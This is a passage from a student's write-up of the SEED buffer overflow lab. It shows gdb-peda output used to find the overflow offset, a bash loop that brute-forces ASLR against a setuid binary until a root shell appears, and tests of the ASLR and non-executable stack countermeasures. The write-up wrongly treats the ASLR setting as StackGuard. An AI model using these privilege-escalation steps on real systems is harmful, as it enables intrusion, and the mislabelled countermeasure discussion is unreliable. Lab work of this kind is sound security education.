Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf23 "V\004") at stack.c:16
16      {
```

We went into the shell and create again breakpoint as we done in the above labs

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb2000 --> 0x1e7d6c
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffcae8 --> 0xffffcef8 --> 0xffffd128 --> 0x0
ESP: 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\223\374", <incomplete sequence \367>)
0004| 0xffffca74 --> 0xffffcf04 --> 0x205
0008| 0xffffca78 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca7c --> 0xf7fc93e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca80 --> 0x0
0020| 0xffffca84 --> 0x0
0024| 0xffffca88 --> 0x0
0028| 0xffffca8c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcae8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca7c
gdb-peda$ p/d 0xffffcae8 - 0xffffca7c
$3 = 108
```

Once after modifying the exploit.py file with the correct offset numbers yup we are good to go.

```
[09/11/23]seed@VM:~/.../code$ ls
badfile         exploit.py                  peda-session-stack-L2-dbg.txt  stack-L1      stack-L2-dbg  stack-L4
brute-force.sh  Makefile                    peda-session-stack-L3-dbg.txt  stack-L1-dbg  stack-L3      stack-L4-dbg
bruteforce.sh   peda-session-stack-L1-dbg.txt  stack.c                        stack-L2      stack-L3-dbg
[09/11/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/11/23]seed@VM:~/.../code$ cat bruteforce.sh
#!/bin/bash
SECONDS=0
value=0
while true; do
  value=$(( $value + 1 ))
  duration=$SECONDS
  min=$(($duration / 60))
  sec=$(($duration % 60))
  echo "$min minutes and $sec seconds elapsed."
  echo "The program has been running $value times so far."
  ./stack-L1
done

[09/11/23]seed@VM:~/.../code$ ./bruteforce.sh
```

Now create an additional file with the file name called **bruteforce.sh** or any name

In the above figure ,I used **cat bruteforce.sh** to show the code. Run the brute force code .you are pulled into the shell and it starts brute forcing.

After brute forcing we will get into the root access. We can check it by typing **whoami, id** commands etc.

Observation : As the script runs, it will print the elapsed time, the number of times it has executed ./stack-L1, and the output of the vulnerable program. once the attack succeeded, it had eventually stopped, indicating that it had found the correct address. In 1 min 14 seconds.

So, We are able to defeat address randomization for the 32-bit program stack-L1.

11 Tasks 9: Experimenting with Other Countermeasures

11.1 Task 9.a: Turn on the StackGuard Protection

I tried by using the following code

$ sudo sysctl -w kernel.randomize_va_space=0

And turned off the countermeasures it gave root access and it was successful

```
[09/10/23]seed@VM:~/.../code$ gedit exploit.py
[09/10/23]seed@VM:~/.../code$ ./exploit.py
[09/10/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

We gained the root access after turning off stack guard protection with level 1 attack.

When we enable the stackguard protection it turns off not access gained.

```
[09/11/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/11/23]seed@VM:~/.../code$ ls
badfile         exploit.py                    peda-session-stack-L2-dbg.txt  stack-L1      stack-L2-dbg  stack-L4
brute-force.sh  Makefile                      peda-session-stack-L3-dbg.txt  stack-L1-dbg  stack-L3      stack-L4-dbg
bruteforce.sh   peda-session-stack-L1-dbg.txt  stack.c                        stack-L2      stack-L3-dbg
[09/11/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[09/11/23]seed@VM:~/.../code$
```

After using command to turn on it enables full address space randomization, which is the default setting for modern Linux distributions. It enhanced system security by randomizing memory addresses and made it more difficult for attackers to predict the location of specific functions or data structures.

Task 9.b: Turn on the Non-executable Stack Protection

```
[09/11/23]seed@VM:~/.../lab3-bufferoverflow$ ls
code  shellcode
[09/11/23]seed@VM:~/.../lab3-bufferoverflow$ cd shellcode
[09/11/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode  call_shellcode.c  exploit.py  Makefile
[09/11/23]seed@VM:~/.../shellcode$ gcc -m32 -o a32.out call_shellcode.c -z noexecstack
[09/11/23]seed@VM:~/.../shellcode$ gcc -o a64.out call_shellcode.c -z noexecstack
[09/11/23]seed@VM:~/.../shellcode$ ls
a32.out  a64.out  call_shellcode  call_shellcode.c  exploit.py  Makefile
[09/11/23]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[09/11/23]seed@VM:~/.../shellcode$ ./64.out
bash: ./64.out: No such file or directory
[09/11/23]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[09/11/23]seed@VM:~/.../shellcode$
```

Observation :

gcc -m32 -o a32.out call_shellcode.c -z noexecstack
gcc -o a64.out call_shellcode.c -z noexecstack

The provided commands were used to compile the call_shellcode.c program without the "execstack" option, effectively making the stack non-executable. When running both a32.out and a64.out this time, it was evident that the stack had become non-executable. Attempting to execute code directly from the stack was not allowed due to this non-executable stack setting. This lab or experiment effectively showcased the impact of the non-executable stack countermeasure, illustrating how it prevents the execution of code from the stack. It's worth noting that while this countermeasure doesn't completely eliminate buffer overflow attacks, it does enhance security by limiting the ability to execute shellcode directly from the stack.